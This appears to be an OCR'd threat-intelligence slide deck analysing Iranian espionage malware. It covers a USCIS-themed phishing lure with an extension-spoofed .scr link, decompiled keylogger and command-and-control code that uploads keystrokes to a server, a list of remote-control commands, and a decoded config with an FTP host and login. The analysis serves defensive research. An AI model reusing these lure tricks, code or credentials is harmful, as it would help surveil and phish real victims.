
Download Form I-90, Application to Replace Permanent Resident Card:
https://www.uscis.gov/sites/default/files/files/form/i-90.doc
<http://148.251.[redacted]/uscis.gov/sites/default/files/files/form/Form%20I-90,%20Application%20to%20Replace%20Permanent%20Resident%20Card%E2%80%AEcod.scr>

Contact us: https://www.uscis.gov/about-us/contact-us

With Best Regards,

USCIS Service Center.


Conference-Summary - WordPad
Home
View
Cut
Copy
Paste
Clipboard
Arial
11
Font
Paragraph
Picture
Paint drawing
Date and time
Insert object
Insert
Find
Replace
Select all
Editing
WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.
GET STARTED RIGHT AWAY
It is with immense excitement that the Iranian American Women Foundation announces our 10th Women's Leadership Conference! The conference will be hosted on February 28th, 2016 at the Westin San Diego Gaslamp Quarter. Moreover, it will feature a diverse array of engaging speakers, empowering stories, and opportunities to connect with fellow members of the IAWF community. Further information regarding ticket prices and program speakers will be announced in the near future. Stay tuned! .
Master of Ceremonies: Shally Zomorodi
100%


R.A.D - Rape Aggression Defense for Women - WordPad
Home
View
Cut
Copy
Paste
Clipboard
Calibri
11
Font
Paragraph
Picture
Paint drawing
Date and time
Insert object
Insert
Find
Replace
Select all
Editing
WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.
R.A.D. - Rape Aggression Defense for Women
February 26, 2016 - 5:30pm to Thursday, March 3, 2016 - 8:30pm
Location: Department of Police Services, 2nd Floor Training Room
R.A.D. Rape Aggression Defense for Women
Class meets: Tuesday & Thursday, February 23 & 25, March 1 & 3
Presented by: Police Services Staff
Utilizing the R.A.D. student manual, students will start the first class by discussing such topics as: risk reduction strategies, "date rape," continuum of survival, defensive strategies, and the
100%

Payload

- Keylogger in .NET offuscato.
- Installato in ProgramData come “*winupdt.exe*”.
- Persistence tramite Windows Task Scheduler.

148.251 - /downloa[redacted]/

[To Parent Directory]

2/24/2016	3:37 AM	<dir>	[redacted]
3/1/2016	3:47 AM	<dir>	
2/24/2016	3:27 AM	<dir>	
2/27/2016	3:33 AM	<dir>	
2/24/2016	12:03 PM	<dir>	
2/12/2016	11:06 AM	512	pwd.txt
3/1/2016	2:12 AM	514048	updt1.exe
3/1/2016	2:13 AM	444416	updt2.exe
1/30/2016	11:35 AM	253	web.config
2/29/2016	12:21 AM	<dir>	windows

148.251 - /download/

[To Parent Directory]

3/1/2016	3:44 AM	1020416	.doc
3/1/2016	3:36 AM	766976	.doc
2/29/2016	10:01 PM	657920	HR_Reports-iranrcs.doc

Threat Intelligence?
NIKTO! \o/


Operation Cleaver

```
public static void DbgPrint(string log)
{
    if (File.Exists("D:\\Debug.Me"))
    {
        Debug.Write(log);
    }
}
```

DebugView on

File Edit Capture Options Computer Help

#	Time	Debug Print
1	0.00000000	[3776] .: In the name of God :.
2	0.02461458	[3776] AddToSystemStartup
3	0.02812508	[3776] AddToSystemStartup
4	0.06505603	[3776] CheckStartup
5	0.07088052	[3776] CopyRequirements
6	0.07167587	[3776] CopyRequirements
7	0.14014100	[3828] .: In the name of God :.
8	15.14752960	[3828] StoreTargetId
9	15.14816475	[3828] IsFirstExecute
10	15.14920330	[3828] StoreTargetId
11	15.16114140	[3828] Read configs
12	15.16397190	[3828] LookupTargetId
13	15.16488934	[3828] Create Communication
14	15.16590405	[3828] CreateWebServiceInstance
15	16.18174744	[3828] Register target on server
16	16.43426704	[3828] IsFirstExecute
17	16.43458939	[3828] IsFirstExecute
18	21.43672943	[3828] ViewFakeFiles
19	36.44288635	[3828] ViewFakeFiles
20	36.44457626	[3828] SetFirstExecute
21	36.44556046	[3828] IsFirstLogSend
22	36.44779968	[3828] IsFirstLogSend
23	36.44917297	[3828] CollectSystemInfo
24	36.47923660	[3828] IsServerEndpointAvaliable
25	36.48053360	[3828] CreateWebServiceInstance
26	36.48107147	[3828] LookupTargetId
27	38.56954575	[3828] SendTargetSystemInfo
28	39.45036316	[3828] SetFirstLogSend
29	39.45106125	[3828] IterativeRoutins
30	39.45546722	[3828] CommandControlProc
31	39.45719910	[3828] Plugins
32	39.64959717	[3828] File manager
33	39.75594330	[3828] CtCollectFiles
34	40.01475906	[3828] GetAllFilesList Start


DebugView on
File Edit Capture Options Computer Help
Time Debug Print
1 0.00000000 [3776] .: In the name of God :.
2 0.02461458 [3776] AddToSystemStartup
3 0.02812508 [3776] AddToSystemStartup
4 0.06505603 [3776] CheckStartup
5 0.07088052 [3776] CopyRequirements
6 0.07167587 [3776] CopyRequirements
7 0.14014100 [3828] .: In the name of God :.
8 15.14752960 [3828] StoreTargetId
9 15.14816475 [3828] IsFirstExecute
10 15.14920330 [3828] StoreTargetId
11 15.16114140 [3828] Read configs
12 15.16397190 [3828] LookupTargetId
13 15.16488934 [3828] Create Communication
Utils.DbgPrint(".: In the name of God :.");
18 21.43672943 [3828] ViewFakeFiles
19 36.44288635 [3828] ViewFakeFiles
20 36.44457626 [3828] SetFirstExecute
21 36.44556046 [3828] IsFirstLogSend
22 36.44779968 [3828] IsFirstLogSend
23 36.44917297 [3828] CollectSystemInfo
24 36.47923660 [3828] IsServerEndpointAvaliable
25 36.48053360 [3828] CreateWebServiceInstance
26 36.48107147 [3828] LookupTargetId
27 38.56954575 [3828] SendTargetSystemInfo
28 39.45036316 [3828] SetFirstLogSend
29 39.45106125 [3828] IterativeRoutins
30 39.45546722 [3828] CommandControlProc
31 39.45719910 [3828] Plugins
32 39.64959717 [3828] File manager
33 39.75594330 [3828] CtCollectFiles
34 40.01475906 [3828] GetAllFilesList Start

```
private static void IterativeRoutinsProc(ServiceManifest
communicationChannel)
{
    try
    {
        while (true)
        {
            Utils.DbgPrint("CommandControlProc");

CommandControlController.CommandControlProc(communicationChannel,
Program.ConfigInfo.TargetId);
            Program.FileUploader.UploadAllOfflineFiles(communicationChannel,
Program.ConfigInfo.TargetId);
            Utils.ManualSleepToBypassAv(30);
            Thread.Sleep(30000);
            Utils.HeyImOnline(Program._communication,
Program.ConfigInfo.TargetId);
        }
```


```
private static void KeylogBufferArrived(string buffer)
{
    if (!string.IsNullOrEmpty(buffer))
    {
        try
        {
            if (Utils.IsServerEndpointAvaliable())
            {
                bool flag;

Program._communication.SendKeyLog(Program.ConfigInfo.TargetId, DateTime.Now,
true, buffer, out flag, out Program._tempSpecified);
            }
            else
            {
                string keyloggerStoragePath =
IoPathUtils.GetKeyloggerStoragePath();
                if (!Directory.Exists(keyloggerStoragePath))
                {
                    Directory.CreateDirectory(keyloggerStoragePath);
                }
                string path = Path.Combine(keyloggerStoragePath,
Path.GetRandomFileName());
                File.WriteAllText(path, buffer);
            }
        }
        catch (Exception ex)
        {
            Utils.DbgPrint(string.Format("EX : {0} Method : {1}",
ex.Message, MethodBase.GetCurrentMethod().Name));
        }
    }
}
```


Comandi

- Self-destruct;
- Esegue comando via cmd.exe e ritorna output;
- Screenshot;
- Shutdown del computer;
- Restart del computer;
- Logoff del user;
- Lock del computer;
- Set e copia clipboard;
- Accendi e spegni monitor;
- Abilita/disabilita mouse e keyboard (non implementato)
- “Enable or disable desktop” (non implementato);
- Trigger BSOD (non implementato).

Flying Kitten


a
m
s
b
PDF
q
r


New_Era_for_Yemen_after_Saleh - Windows Photo Viewer
File
Print
E-mail
Burn
Open


Psiphon 3
SSH+
VPN
SSH
psiphon
Don't proxy domestic web sites
Client Version: 63
SSH+ connecting...
Have attempted to connect to 0 of 16 known servers. Still trying...
About Psiphon 3



GerdooVPN - PM9 VPNMac
GERDOOVPN
SERVER
USER
PASS
REMEMBER ME
CONNECT

features

- Keylogger
- Screenshots
- Colleziona credenziali
- Non molto altro...
- Richiede la versione appropriata di .NET.


ume

DelphiNative.dll




RapidStartTech.stl
Certificate Trust List
1 KB

AppTransferWiz.dll



IntelRS.exe
Process for Windows
Microsoft



setup.exe
Setup

MS5wbHVnaW4tYWRvYmUuY29tLDIxLG1vaGFtbWFkLEBkaGxwbG5
sbm5kQDEyMw==
U3RlYWxlckRhdGFc
SW50ZWxSUy5leGU=
TmV3X0VyYV9mb3JfWWVtZW5fYWZ0ZXJfU2FsZWguanBn
RmFsc2U=
RmFsc2U=
VHJ1ZQ==
VHJ1ZQ==
VHJ1ZQ==
MQ==
VHJ1ZQ==

MzAw
MQ==

RW5k

1.plugin-adobe.com,21,mohammad,@dhlplnlnnd@123
StealerData\
IntelRS.exe
New_Era_for_Yemen_after_Saleh.jpg
False
False
True
True
True
1
True

300
1

End


dlme


mb_1986


Mohammad-File



StealerData


Tariq

